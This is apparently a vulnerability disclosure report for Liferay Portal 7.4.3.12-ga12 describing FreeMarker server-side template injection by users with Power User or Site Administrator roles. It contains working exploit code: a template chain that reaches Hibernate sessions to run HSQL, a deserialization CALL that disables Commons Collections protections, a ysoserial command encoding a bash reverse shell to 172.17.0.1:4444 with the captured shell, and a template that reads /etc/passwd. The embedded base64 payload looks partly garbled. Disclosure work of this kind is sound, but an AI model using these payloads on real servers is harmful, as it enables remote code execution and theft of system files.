

# Liferay-Portal Disclosures

Version 7.4.3.12-ga12

## Environment:

- Liferay-Portal 7.4.3.12-ga12
- Ubuntu Linux
- Docker



## Setup:

In order to setup the environment, docker was installed on an Ubuntu Linux machine and the following command was run:

```
docker run -it --name liferay -m 7g -p 8080:8080 liferay/portal:7.4.3.12-ga12
```

### Setup 1. Creating new FTL template as “Power User”:

Once the server is successfully started we can navigate to “localhost:8080” and login with a user with “Power User” privileges.

A screenshot of a web browser showing the Liferay Control Panel. The URL is localhost:8080/group/control\_panel/manage?p\_p\_id=com\_liferay\_users\_admin\_web\_portlet\_UsersAdminPortlet&amp;p\_p\_lifecycle=0&amp;p\_p\_state=maximized&amp;p\_p\_mode=view&amp;com\_liferay\_users\_admin\_web... The page title is "Edit User mal mal". On the left, there's a sidebar with tabs: General, Contact, Preferences, Roles (which is selected), Profile and Dashboard, Password, and Apps. The main content area has a "Roles" section. Under "REGULAR ROLES", there's a "Title" field containing "Power User" with a delete icon next to it. There are also sections for "ORGANIZATION ROLES" and "SITE ROLES", both of which contain the message: "This user does not belong to an organization to which an organization role can be assigned." and "This user does not belong to a site to which a site role can be assigned." respectively.

**Note:** If you don't have a mail service set up to receive the code required to activate a user, we can use the "test@liferay.com" user with password "test" to impersonate the respective user.

The screenshot shows the 'Users and Organizations' administration page. The 'Users' tab is selected. A list of users is displayed, including 'business business', 'mal mal', and 'Test Test'. For the user 'mal mal', a context menu is open, listing options like 'Edit', 'Permissions', 'Manage Pages', and 'Impersonate User'. The 'Impersonate User' option is specifically highlighted with a red box.

In order to insert the malicious FTL we can navigate to “My Profile > Add > Widgets > Dynamic Data Lists Display”<sup>1</sup>:

The screenshot shows the 'My Profile' page. In the top right, there is an 'Add' button with a plus sign, which opens a modal dialog titled 'Add'. The 'Widgets' tab is selected. Inside the dialog, a sidebar lists various widget types, and the 'Dynamic Data Lists Display' option is highlighted with a red box.

<sup>1</sup> <https://learn.liferay.com/dxp/latest/en/process-automation/forms/dynamic-data-lists/getting-started-with-dynamic-data-lists.html>

## Select “Add List”:

The screenshot shows the 'My Profile' page with a 'Dynamic Data Lists Display' section. A red arrow points from the 'Select List' button to the 'Add List' button.

## Create new “Data Definition”:

The screenshot shows the 'Add List' dialog box. A red arrow points from the 'Select' button to the '+' button in the top right corner.

The screenshot shows the 'Data Definitions' list page. A red arrow points from the '+' button in the top right corner to the 'Add' button.

ID	Name	Description	Modified Date
40195	Contacts	Contacts	27 Days Ago

Add a single “Boolean Field” to the “Data Definition”:

The screenshot shows the 'Data Definitions' dialog box. In the 'Fields' tab, a red box highlights the 'Boolean' field type. Another red box highlights the checked checkbox in the list of field types. A large red arrow points from the 'Boolean' field type to the checked checkbox. In the bottom right corner, a red box highlights the 'Save' button, with a red arrow pointing down to it.

Select the new “Data Definition” and complete the rest of the required information:

The screenshot shows the 'Add List' dialog box. In the 'Data Definition' section, the 'bbb' option is selected, indicated by a red underline. In the bottom right corner, a red box highlights the 'Save' button.

Refresh the page if necessary and click “Add Display Template” (or “Edit Display Template” if one already exists):

The screenshot shows a user profile titled "mal mal" with the email "mal@tester.docker". Below the profile is an "About" section. Under "About", there is a "Dynamic Data Lists Display" section titled "AAA". This section includes a "Filter and Order" dropdown, a search bar, and a plus sign button. The main area shows a circular placeholder image with a satellite and stars, and the text "There are no records.". At the bottom of this section, there are several buttons: "Select List", "Add List", "Edit List", "Add Form Template", and "Add Display Template". A red arrow points to the "Add Display Template" button.

### Editing the FTL:

The screenshot shows a dialog box titled "New Template for Structure: bbb". It has a "Name \*" field containing "CCC" and a "en-US" language selection. The "DETAILS" section is collapsed. The "SCRIPT" section is expanded, showing a code editor with the placeholder "1 \${?\*?} |". Below the code editor are sections for "Data List Util" and "Data List Variables", which include "Data Definition ID", "Data List Description", "Data List ID", "Data List Name", "Data List Records \*", and "Template ID". The "General Variables" section includes "Device", "Portal Instance", "Portal Instance ID", "Site ID", and "View Mode". At the bottom of the dialog are "Cancel", "Save and Continue", and a large blue "Save" button.

## Preview Result:

The screenshot shows a Liferay 'My Profile' page. At the top, there's a search bar with the placeholder 'This search bar is not visible to users yet. Set up its destination to make it visible.' Below the search bar is a user icon and a link to 'My Profile'. Under 'PROFILE', there's a 'vCard' link and a placeholder image for a profile picture with the text 'mal mal' and the email 'mal@tester.docker'. A section titled 'About' contains a 'Dynamic Data Lists Display' with the content 'AAA' and '49'. At the bottom of the list, there are several buttons: 'Select List', 'Add List', 'Edit List', 'Add Form Template', 'Add Display Template', 'Edit Display Template', and 'Add Display Template' again.

**Setup 2. Editing Site FTL Templates as “Site Owner” or “Site Administrator”:**  
A user with the “Site Administrator” or “Site Owner” role can edit FTL templates of an existing site in the Liferay application.


If no site exists we can navigate to “Control Panel > Sites > Sites” and create a site:

The screenshot shows the 'Sites' list in the Liferay Control Panel. The URL is '127.0.0.1:8080/group/control\_panel/manage/-/sites/sites?\_p\_p\_auth=bxDvxJhc'. The list displays two sites: 'Global' and 'Liferay'. The 'Global' site has 0 child sites, System membership type, 0 members, and is active. The 'Liferay' site has 0 child sites, Open membership type, 1 User member, and is active. A red arrow points to the '+' button in the top right corner of the list table.


In this case we will create a site of type “Masterclass”:

The screenshot shows the 'Select Site Template' screen in the Liferay Control Panel. The URL is '127.0.0.1:8080/group/control\_panel/manage/-/sites/select\_site?\_com\_liferay\_site\_admin\_web\_portlet\_SiteAdminPortlet\_redirect=%2Fgroup%2Fcontrol\_panel%2Fmanage%2F-%2Fsites%2Fsite...'. The screen displays five template options: 'Blank Site', 'Masterclass' (which is highlighted with a red box), 'Minium', 'Raylife', and 'Speedwell'. Below the templates, it says '20 Entries' and 'Showing 1 to 5 of 5 entries.'

If there exist no users with the “Site Administrator” or “Site Owner” roles we can add any Liferay user to the site by navigating to the “People > Memberships” page and assign the respective role:



The screenshot shows the Liferay Control Panel with the URL `127.0.0.1:8080/group/aaa/-/control_panel/manage/-/site_memberships/members?p_p_auth=PwzWLkLO`. The left sidebar is expanded, showing the 'People' section with 'Memberships' selected. The main area is titled 'Memberships' and shows two users: 'Test Test' and another user whose name is partially visible ('g g'). A context menu is open over the second user, with the 'Assign Roles' option highlighted.



The screenshot shows the 'Assign Roles' dialog box from the previous step. It lists five roles: 'Site Administrator', 'Site Content Reviewer', 'Site Owner', 'Student', and 'Teacher'. The 'Site Owner' role is selected and highlighted with a blue border. At the bottom of the dialog, there are buttons for 'Cancel' and 'Done'.

**Note:** The above steps are optional if a site already exists, and you can login directly as a user with the “Site Administrator” or “Site Owner” role.

In order to edit a FTL template we will navigate to “Content & Data > Web Content > Templates”. In this case we will edit the “Teacher” template:

In order to trigger the SSTI we can now preview any web page that implements the respective template we have edited above. In this case we will navigate to “Content & Data > Web Content > Teachers” and preview any teacher page:

Result:

**Note:** Other ways of creating/modifying and executing FTL templates may exist besides the ones presented above.

## Findings:

### 1. MAL-001: FreeMarker Server-Side Template Injection

#### Description:

By inserting malicious content in the FTL Templates, an attacker may perform SSTI (Server-Side Template Injection) attacks, which can leverage FreeMarker exposed objects to bypass restrictions and perform SSRF (Server-Side Request Forgery), read arbitrary files and/or obtain RCE (Remote Code Execution).

#### Proof of Concept:

As mentioned in the description, the SSTI leverages the FreeMarker Templating Language to bypass security restrictions and perform malicious actions such as:

- Remote Code Execution
- Arbitrary File Read
- Server-Side Request Forgery

The bypass consists of using FreeMarker accessible variables<sup>2</sup> such as:

- “expandoColumnLocalService.CTPersistence.openNewSession(null)” which exposes an object of class “com.liferay.portal.dao.orm.hibernate.SessionImpl”<sup>3</sup> which can be used to execute arbitrary HyperSQL queries and even obtain RCE
- “httpUtil”<sup>4</sup> which exposes the undocumented function “toURI(String uri)” which returns an object of class “java.net.URI”<sup>5</sup> and can be used to:
  - Read arbitrary files via the “file://” protocol
  - Perform arbitrary SSRF requests using the “http://”, “https://”, “ftp://” and/or “mailto://”.

---

<sup>2</sup> <https://github.com/liferay/liferay-portal/blob/master/portal-impl/src/com/liferay/portal/template/TemplateContextHelper.java>

<sup>3</sup> <https://docs.liferay.com/portal/5.1/javadocs/portal-impl/com/liferay/portal/dao/orm/hibernate/SessionImpl.html>

<sup>4</sup> <https://docs.liferay.com/portal/7.0/javadocs/portal-kernel/com/liferay/portal/kernel/util/HttpUtil.html>

<sup>5</sup> <https://docs.oracle.com/javase/7/docs/api/java/net/URI.html>

## 1.1. Remote Code Execution:

In order to reach the “com.liferay.portal.dao.orm.hibernate.SessionImpl” object, the following chain is used:

- expandoColumnLocalService =>  
com.liferay.portlet.expando.service.impl.ExpandoColumnLocalServiceImpl
- .CTPersistence =>  
com.liferay.portlet.expando.service.persistence.impl.ExpandoColumnPersistenceImpl
- .openNewSession(null) => com.liferay.portal.dao.orm.hibernate.SessionImpl

The following “expandoColumnLocalService” based SSTI can be used to see the chain in action:

```
##### DEBUG #####
<br/><br/>

expandoColumnLocalService: ${expandoColumnLocalService}
<br/><br/>

CTPersistence: ${expandoColumnLocalService.CTPersistence}
<br/><br/>

New Session: ${expandoColumnLocalService.CTPersistence.openNewSession(null).class}
<br/><br/>
```

## Preview Result:

```
expandoColumnLocalService:
com.liferay.portlet.expando.service.impl.ExpandoColumnLocalServiceImpl@...

CTPersistence:
com.liferay.portlet.expando.service.persistence.impl.ExpandoColumnPersistenceImpl@...

New Session: class com.liferay.portal.dao.orm.hibernate.SessionImpl
```

## Browser View:

Dynamic Data Lists Display :

AAA

##### DEBUG #####

expandoColumnLocalService: com.liferay.portlet.expando.service.impl.ExpandoColumnLocalServiceImpl@6e46ae9a

CTPersistence: com.liferay.portlet.expando.service.persistence.impl.ExpandoColumnPersistenceImpl@3cf0ae08

New Session: class com.liferay.portal.dao.orm.hibernate.SessionImpl

Select List Add List Edit List Add Form Template Add Display Template Edit Display Template

Now, with access to “com.liferay.portal.dao.orm.hibernate.SessionImpl”, we can proceed to leverage the exposed methods and fields to perform the following steps to reach RCE:

- **Executing Arbitrary SQL Queries:**

By exploring the documentation for

“com.liferay.portlet.expando.service.persistence.impl.ExpandoColumnPersistenceImpl”

and “com.liferay.portal.dao.orm.hibernate.SessionImpl” we notice a couple of interesting functions which we can leverage:

- “expandoColumnLocalService.CTPersistence.getDB()”<sup>6</sup> which returns an object of type “com.liferay.portal.dao.db.HypersonicDB” disclosing that the application uses HSQL<sup>7</sup> to execute the queries
- “expandoColumnLocalService.CTPersistence.openNewSession(null).createQuery(java.lang.String)”<sup>8</sup> which can be used to generate SQL queries to be sent to HSQL
- “expandoColumnLocalService.CTPersistence.openNewSession(null).createQuery(java.lang.String).uniqueResult()”<sup>9</sup> which is used to trigger the malicious HSQL query

Example SSTI for performing a HSQL query:

```
 ${expandoColumnLocalService.CTPersistence.openNewSession(null).createSQLQuery("<HSQL_QUERY>").uniqueResult() }
```

**Note:** “<HSQL\_QUERY>” needs to be replaced with a valid HSQL Query.

---

<sup>6</sup> <https://docs.liferay.com/portal/7.0/javadocs/portal-kernel/com/liferay/portal/kernel/service/persistence/impl/BasePersistenceImpl.html#getDB-->

<sup>7</sup> <http://hsqldb.org/>

<sup>8</sup> [https://docs.liferay.com/portal/5.1/javadocs/portal-impl/com/liferay/portal/dao/orm/hibernate/SessionImpl.html#createQuery\(java.lang.String\)](https://docs.liferay.com/portal/5.1/javadocs/portal-impl/com/liferay/portal/dao/orm/hibernate/SessionImpl.html#createQuery(java.lang.String))

<sup>9</sup> <https://docs.liferay.com/portal/7.0/javadocs/portal-kernel/com/liferay/portal/kernel/dao/orm/Query.html#uniqueResult-->

- **Executing System Commands with HSQL:**

By researching the inner workings and attacks on HSQL<sup>10</sup> we can see that HSQL supports loading and calling Java static methods (as long as the classes are in the HSQLDB classpath) using the “CALL”<sup>11</sup> statement.

By looking around for static classes supported by HSQLDB we have found the following functions of interest:

- “org.apache.commons.lang.SerializationUtils.deserialize(byte[] objectData)”<sup>12</sup> that can be used to parse and execute malicious serialized Java objects (e.g. ysoserial<sup>13</sup> payloads)
- “org.apache.logging.log4j.core.config.plugins.convert.Base64Converter.parseBase64Binary(String encoded)”<sup>14</sup> or “org.apache.logging.log4j.core.config.plugins.convert.HexConverter.parseHexBinary(String s)”<sup>15</sup> to decode a Base64/AsciiHex encoded String to a byte array
- “java.lang.System.setProperty(String key, String value)”<sup>16</sup> which in this case we will use to disable deserialization protections by setting the “org.apache.commons.collections.enableUnsafeSerialization” key to “true”

The HSQL query that will leverage these 3 classes will have the following form:

```
CALL
"java.lang.System.setProperty"('org.apache.commons.collections.enableUnsafeSerialization
','true') +
"org.apache.commons.lang.SerializationUtils.deserialize"("org.apache.logging.log4j.core.
config.plugins.convert.Base64Converter.parseBase64Binary"('<YSOSERIAL_B64_PAYLOAD>'))
```

- **Generating the Ysoserial Payload:**

In order to generate a valid malicious Java serialized payload we will use the “ysoserial.jar”<sup>17</sup> with the following Linux command:

```
java -jar ysoserial.jar CommonsCollections7 "bash -c
{echo ,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0NDQgMD4mMQo=} | {base64 , -d} | bash" |
base64 -w0
```

When serialized on a Linux system this payload will execute the command “bash -i >& /dev/tcp/172.17.0.1/4444 0>&1” which will return a reverse shell to the attacker system listening on IP “172.17.0.1” and port “4444”.

<sup>10</sup> <https://swarm.ptsecurity.com/rce-in-f5-big-ip/>

<sup>11</sup> <http://www.hsqldb.org/doc/1.8/guide/ch09.html#call-section>

<sup>12</sup> <https://commons.apache.org/proper/commons-lang/apidocs/org/apache/commons/lang3/SerializationUtils.html#deserialize-byte:A->

<sup>13</sup> <https://github.com/frohoff/ysoserial>

<sup>14</sup> <https://logging.apache.org/log4j/log4j-2.12.4/log4j-core/apidocs/org/apache/logging/log4j/core/config/plugins/convert/Base64Converter.html#parseBase64Binary-java.lang.String->

<sup>15</sup> <https://logging.apache.org/log4j/2.x/log4j-core/apidocs/org/apache/logging/log4j/core/config/plugins/convert/HexConverter.html#parseHexBinary-java.lang.String->

<sup>16</sup>

[https://docs.oracle.com/javase/7/docs/api/java/lang/System.html#setProperty\(java.lang.String,%20java.lang.String\)](https://docs.oracle.com/javase/7/docs/api/java/lang/System.html#setProperty(java.lang.String,%20java.lang.String))

<sup>17</sup> <https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar>

By putting together all the above steps we obtain the full FreeMarker RCE Code that returns a reverse shell back to an attacker-controlled machine:


```
<#assign pay =
"r00ABXNyABNqYXZhLnV0aWwuSGFzaHRhYmx1E7sPJSFK5LgDAAJGAApsb2FkRmFjdG9ySQAJdGhyZXNob2xkeHA
/QAAAAAAACHcIAAAAACwAAAAJzcgAqb3JnLmFwYWN0ZS5jb21tb25zLmNvbGx1Y3RpB25zLm1hcC5MYXp5TWFbuW
Ugp55EJQDAAFMAAdmYWNo b3J5dAAstG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt
4cHNyADpvcmcuYXBhY2h1LmNbW1vbnuMUY29sbGVjdG1vbnMuZnVuY3RvcnMuQ2hhaW51ZFRyYw5zZm9ybWVvMMe
X7Ch61wQCAAfBAA1pVHJhbNmb3JtZXJzdAAtW0xvcmcvYXBhY2h1L2NbW1vbnuMvY29sbGVjdG1vbnMvVHJhbN
mb3JtZXJ7eHB1cgAtW0xvcmcuYXBhY2h1LmNbW1vbnuMUY29sbGVjdG1vbnMuVHJhbNmb3JtZXI7vVYq8dg0Gjk
CAAB4cAAAAAAVzcgA7b3JnLmFwYWN0ZS5jb21tb25zLmNvbGx1Y3RpB25zLm1hcC5MYXp5TWFbuW
mb3JtZXJYdpARQKx1IAAAUwACW1Db25zGFDHQAEKxqYXZh1L2xbhmcvT2JqZWN0O3hdwIAEWphdmEubGFuZy5
SdW50aW1lAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2h1LmNbW1vbnuMUY29sbGVjdG1vbnMuZnVuY3RvcnMuSw5
2b2t1c1RyYW5zZm9ybWVvYh+j/a3t8zjgCAANbAAvPQXJnc3QAE1tMamF2Y5sYW5nL09iamVjdDtMAAtptTW0aG9
kTmFtZXQAEKxqYXZhL2xbhmcvU3RyaW5n01sAC21QYXJhbVR5cGVzdAASW0xqYXZhL2xbhmcvQ2xhC3M7eHB1cgA
TW0xqYXZhLmxhbmCuT2JqZWN0O5DOWJ8QcylsAgAAeHAAAACdAAKZ2V0UvudGltZXVYABJbTGphdmEubGFuZy5
DbGFzcuzrFteuy81amQTAHHwAAAAAHQACWd1dE1dGhvZHVxAH4AFwAAA AJ2cgAqAmF2Y5sYW5nL1N0cmluZ6D
wpDh607NCAGAAeHB2cQB+ABdzcQB+AA91cQG+ABQAAAACvHvXAH4AFAAAAB0AAZpbnZva2V1cQB+ABCAAAACdnI
AEGphdmEubGFuZy5PYmp1Y3QAAAAAAAHhwdnEAfGauc3EAfApDxIA1tMamF2Y5sYW5nL1N0cmluZzu
t01bn61R17RwIAAHwAAAAAXQAWGJhc2ggLWMge2VjjaG8sSW1GemFDQXRhu0ErSmldlpHvjJMM1JqY0M4E56SXV
NVGN1TUM0eEx6UTBORFnTUQ0bU1Rbz19fHtiYXN1njqsLWR9fGJhc2h0AAR1eGVjdXEafgAXAAAAXEafgAcc3E
AfgAKc3IAEWphdmEubGFuZy5JbnR1Z2VvEuKgpPeBhzgCAAFJAAV2YwX1ZXhyABBqYXZhLmxhbmCuTnVtYmVhqv
VHQuU41sCAAB4cAAAAAFzcgARamF2Y51dGlsLkhc2hNYXAFB9rBwxZg0QMAAKYAcmxvYWRGYWN0b3JJAA10aHJ
1c2hvbGR4cD9AAAAAAAMdwgAAAAQAAAAXQAAAn15cQB+AC94eHEAfAv3EAfAgAccQB+AAdzcQB+ADA/QAAAAAA
ADhCIAAAEAAAAAF0AAJ6WnEAfAgAveHhzcQB+AC0AAAACeA==">

${expandoColumnLocalService.CTPersistence.openNewSession(null).createSQLQuery("CALL
\"java.lang.System.setProperty\"('org.apache.commons.collections.enableUnsafeSerialization','true') +
\"org.apache.commons.lang.SerializationUtils.deserialize\"((\"org.apache.logging.log4j.co
re.config.plugins.convert.Base64Converter.parseBase64Binary\"('${pay}'))).uniqueResult(
) }
```

**Note:** The “pay” variable was assigned separately in order to allow for the quick modification of the base64 encoded ysoserial payload.

**Note 2:** Although the FreeMarker template results in an error and displays nothing in the front-end, the payload is deserialized successfully and RCE is achieved.

Browser View Edit:



Nothing is displayed in the front-end:

The screenshot shows a simple web interface with a blue header bar containing the title "Dynamic Data Lists Display". Below the header is a single line of text "AAA". At the bottom of the page is a navigation bar with links: "Select List", "Add List", "Edit List", "Add Form Template", "Add Display Template", "Edit Display Template".

But a reverse shell is received on the attacker's machine:

```
guest@tester:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 44388

liferay@6dc0989f2215 /opt/liferay
$ id
id
uid=1000(liferay) gid=1000(liferay) groups=1000(liferay)

liferay@6dc0989f2215 /opt/liferay
$
```

If we investigate the Liferay error logs we can see that a “Unhandled Exception” occurs in the apache deserialize function we called via the HSQL Statement:

```
2022-03-14 19:58:38.529 ERROR [http-nio-8880-exec-7][includeTag:128] Current URL /web/nl/home?p_p_id=con_lliferay_dynamic_data_lists_web_portlet_DODDisplayPortlet_INSTANCE_61CHYVAWqRN1&p_p_lifecycleStage=80&_state=normal&p_p_mode=edit&p_p_userId=aXFSKLgWqUS3wva21dd0Qk3Dk3D generates exception: com.lliferay.portal.kernel.templateparser.TransformException: Unhandled exception
java.io.StreamCorruptedException: null
    at java.util.Hashtable.readObject(Hashtable.java:1263) ~[?:1.8.0_322]
    at java.util.Hashtable.readObject(Hashtable.java:1218) ~[?:1.8.0_322]
    at java.io.ObjectInputStream.invokeReadObject(ObjectInputStreamClass.java:1184) ~[?:1.8.0_322]
    at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:2322) ~[?:1.8.0_322]
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2213) ~[?:1.8.0_322]
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1669) ~[?:1.8.0_322]
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:503) ~[?:1.8.0_322]
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:461) ~[?:1.8.0_322]
    at org.apache.commons.lang.SerializationUtils.deserialize(SerializationUtils.java:163) ~[commons-lang.jar:2.6]
    at org.apache.commons.lang.SerializationUtils.deserialize(SerializationUtils.java:193) ~[commons-lang.jar:2.6]
    at org.hsqldb.Routine.invokeJavaMethod(Routine.java:940) ~[hsql.jar:2.3.3]
    at org.hsqldb.FunctionSQLInvoked.getValueInternal(FunctionSQLInvoked.java:175) ~[hsql.jar:2.3.3]
    at org.hsqldb.FunctionSQLInvoked.getValue(FunctionSQLInvoked.java:200) ~[hsql.jar:2.3.3]
    at org.hsqldb.ExpressionOp.getValue(ExpressionOp.java:871) ~[hsql.jar:2.3.3]
    at org.hsqldb.ExpressionArithmetic.getValue(ExpressionArithmetic.java:645) ~[hsql.jar:2.3.3]
    at org.hsqldb.StatementProcedure.getExpressionResult(StatementProcedure.java:276) ~[hsql.jar:2.3.3]
    at org.hsqldb.StatementProcedure.getResult(StatementProcedure.java:127) ~[hsql.jar:2.3.3]
    at org.hsqldb.StatementDQL.execute(statementDQL.java:195) ~[hsql.jar:2.3.3]
    at org.hsqldb.Session.executeCompiledStatement(Session.java:1332) ~[hsql.jar:2.3.3]
```

## 1.2. Arbitrary File Read:

As mentioned above, we can use “httpUtil.getURI(“.”)” to get a valid “java.net.URI” object:

```
##### DEBUG #####
<br/><br/>

httpUtil: ${httpUtil}
<br/><br/>

URI: ${httpUtil.getURI(".").class}
<br/><br/>
```

Result:

```
##### DEBUG #####
httpUtil: com.liferay.portal.template.TemplateContextHelper$HttpWrapper@...
URI: class java.net.URI
```

In order to read arbitrary files we can use the following chain:

- httpUtil => com.liferay.portal.template.TemplateContextHelper\$HttpWrapper
- .getURI(String uri) => java.net.URI
- .toURL() => java.net.URL
- .openConnection() => java.net.URLConnection
- .getInputStream() => java.io.InputStream

From here we can use a FreeMarker for loop using “<#list>” to read all the contents of the file until a “-1” (EOF) byte is reached.

Example SSTI for reading “/etc/passwd”:

```
<#assign x =
httpUtil.getURI("file:///etc/passwd").toURL().openConnection().getInputStream()>

"[<#list 0..9999 as _>
<#assign byte=x.read()>
<if byte == -1>
<#break>
</if>
${byte}, </#list>]"
```

## Result:

Because the file content is returned as a set of INTs corresponding to the decimal ASCII values of the file content, we will use a decoder to display the contents as human readable plaintext:

**Note:** The python code for “read\_array.py” can be found in the Appendix section.

